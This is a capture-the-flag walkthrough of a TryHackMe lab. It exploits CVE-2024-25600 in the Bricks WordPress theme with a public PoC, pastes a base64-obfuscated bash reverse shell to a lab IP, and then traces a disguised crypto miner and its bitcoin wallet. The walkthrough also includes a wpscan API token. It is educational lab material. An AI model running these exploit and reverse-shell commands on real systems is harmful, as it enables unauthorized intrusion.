TL;DR
In this challenge we first exploit RCE in theme Bricks to get shell on the wordpress website. Then we find the crypto miner hiding as nm-inet-dialog, we find the log file at /lib/NetworkManager/inet.conf, and deobfuscate the bitcoin wallet address, which is bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa.
At the end, we track down transactions related to this wallet and find out that LockBit stands behind those transactions.
Recon
we start with nmap, using this command:
nmap -p- -sVC --min-rate=10000 $target -oX nmap.xml -oN nmap.txt -Pn

We can see there are 4 open ports. port 22 with ssh, port 80 with python http server, port 443 with apache server which probably holds wordpress webserver and port 3306 with mysql.
PORT     STATE SERVICE  VERSION
22/tcp   open  ssh      OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   3072 a9:fc:09:d8:dd:ee:93:17:cf:13:0e:df:77:87:01:75 (RSA)
|   256 d6:a5:76:ca:a4:4b:50:10:67:d8:c4:a4:c4:9f:27:84 (ECDSA)
|_  256 38:c7:3f:fe:98:7a:74:92:ff:fb:1c:14:ea:ad:ad:a3 (ED25519)
80/tcp   open  http     Python http.server 3.5 - 3.10
|_http-title: Error response
|_http-server-header: WebSockify Python/3.8.10
443/tcp  open  ssl/http Apache httpd
|_http-generator: WordPress 6.5
|_ssl-date: TLS randomness does not represent time
|_http-server-header: Apache
| tls-alpn:
|   h2
|_  http/1.1
|_http-title: Brick by Brick
| http-robots.txt: 1 disallowed entry
|_/wp-admin/
| ssl-cert: Subject: organizationName=Internet Widgits Pty Ltd/stateOrProvinceName=Some-State/countryName=US
| Not valid before: 2024-04-02T11:59:14
|_Not valid after:  2025-04-02T11:59:14
3306/tcp open  mysql    MySQL (unauthorized)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
Exploit RCE vulnerability in theme Bricks to get reverse shell

As we saw earlier it uses wordpress, we can see this also from this image:
We’ll use wpscan with free api token I generated to scan the website for vulnerabilities. (That’s why I’m including this here, because it isn’t mine for real)
We need to use --disable-tls-checks because it is doing problems with tls, port 443, so i tell him to disable the checks.
wpscan --url https://bricks.thm/ --api-token A84WpfaaDC3sbFc6WvqlVEvpe7hKJta06iTcavjE9Jw -o wpscan_results.txt --disable-tls-checks
Inside the scan we can detect RCE, in vulnerable version of the theme Bricks, version 1.9.6

 | [!] Title: Bricks < 1.9.6.1 - Unauthenticated Remote Code Execution
 |     Fixed in: 1.9.6.1
 |     References:
 |      - https://wpscan.com/vulnerability/afea4f8c-4d45-4cc0-8eb7-6fa6748158bd
 |      - https://cve.mitre.org/cgi-bin/cvename.cgi?name=CVE-2024-25600
 |      - https://www.wordfence.com/threat-intel/vulnerabilities/id/b97b1c86-22a4-462b-9140-55139cf02c7a
It lead us to this page https://wpscan.com/vulnerability/afea4f8c-4d45-4cc0-8eb7-6fa6748158bd/.
After some googling, I found this working PoC https://github.com/chocapikk/CVE-2024-25600.
We need to setup a virtual environment and download all dependencies.
┌──(agonen㉿kali)-[~/thm/BricksHeist/CVE-2024-25600]
└─$ python3 -m venv .venv

┌──(agonen㉿kali)-[~/thm/BricksHeist/CVE-2024-25600]
└─$ source .venv/bin/activate

┌──(.venv)─(agonen㉿kali)-[~/thm/BricksHeist/CVE-2024-25600]
└─$ pip install -r requirements.txt
Now, just execute the exploit:
┌──(.venv)─(agonen㉿kali)-[~/thm/BricksHeist/CVE-2024-25600]
└─$ python3 exploit.py --url https://bricks.thm/
[*] Nonce found: 34b0f57817
[+] https://bricks.thm/ is vulnerable to CVE-2024-25600. Command output: apache
[!] Shell is ready, please type your commands UwU
# id
uid=1001(apache) gid=1001(apache) groups=1001(apache)

We’ll paste this penelope reverse shell payload, to get easier reverse shell:
printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuOS4yLjE0Ny80NDQ0IDA+JjEpICY=|base64 -d|bash
We can find the flag, for the first question:
apache@ip-10-10-95-16:/data/www/default$ cat 650c844110baced87e1606453b93f22a.txt
THM{fl46_650c844110baced87e1606453b93f22a}
Find the Crypto Miner hiding as nm-inet-dialog
Since we are looking for miner, I used systemctl to view all running services:
systemctl list-units --type service --state running

We can find this, since the description we can know something here is related to the CTF:
ubuntu.service loaded active running TRYHACK3M
We can read the .service file using this command:
apache@ip-10-10-95-16:/data/www/default$ systemctl cat ubuntu.service
# /etc/systemd/system/ubuntu.service
[Unit]
Description=TRYHACK3M

[Service]
Type=simple
ExecStart=/lib/NetworkManager/nm-inet-dialog
Restart=on-failure

[Install]
WantedBy=multi-user.target
So, now we know that the binary is /lib/NetworkManager/nm-inet-dialog, and the process is nm-inet-dialog.
When I searched for this process, i found this https://any.run/report/2d96bf6e392bbd29c2d13f6393410e4599a40e1f2fe9dc8a7b744d11f05eb756/dafb439b-3f7f-4919-a9aa-33692e81dfd4, AnyRun says this is Crypto Miner. (Maybe it was created for this challenge, I’m not sure)
Find log and track the address of the bitcoin wallet
I go to /lib/NetworkManager, because probably I’ll be able to find the logs in this directory.
We can check for the type of all of the files in this directory:

It looks like inet.conf holds the logs, we can check for this:
apache@ip-10-10-95-16:/lib/NetworkManager$ head inet.conf
ID: 5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d
2024-04-08 10:46:04,743 [*] confbak: Ready!
2024-04-08 10:46:04,743 [*] Status: Mining!
2024-04-08 10:46:08,745 [*] Miner()
2024-04-08 10:46:08,745 [*] Bitcoin Miner Thread Started
2024-04-08 10:46:08,745 [*] Status: Mining!
2024-04-08 10:46:10,747 [*] Miner()
2024-04-08 10:46:12,748 [*] Miner()
2024-04-08 10:46:14,751 [*] Miner()
2024-04-08 10:46:16,753 [*] Miner()
We can take obfuscated ID string to [text](https://gchq.github.io/CyberChef/ and try to deobfuscate this:
5757314e65474e5962484a4f656d787457544e424e574648555446684d3070735930684b616c70555a7a566b52335276546b686b65575248647a525a57466f77546b64334d6b347a526d685a6255313459316873636b35366247315a4d304531595564476130355864486c6157454a3557544a564e453959556e4a685246497a5932355363303948526a4a6b52464a7a546d706b65466c525054303d

We get this string: bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qabc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa, which is consist of two strings, we can know because each string starts with bc1 which is the first chars of bitcoin address:
bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa
bc1qyk79fcp9had5kreprce89tkh4wrtl8avt4l67qa
We go to https://blockchair.com/, in order to check the addresses.
The first address, bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa, appears to be a valid address.

We can scroll down to view the transactions, here https://blockchair.com/bitcoin/address/bc1qyk79fcp9hd5kreprce89tkh4wrtl8avt4l67qa#history.

Let’s explore the third transaction, it seems to be a lot of money

As we can see, almost 4 bitcoins went to the address 32pTjxTNi7snk8sodrgfmdKao3DEn1nVJM, let’s google about this address and check if we can find something interesting about this address.
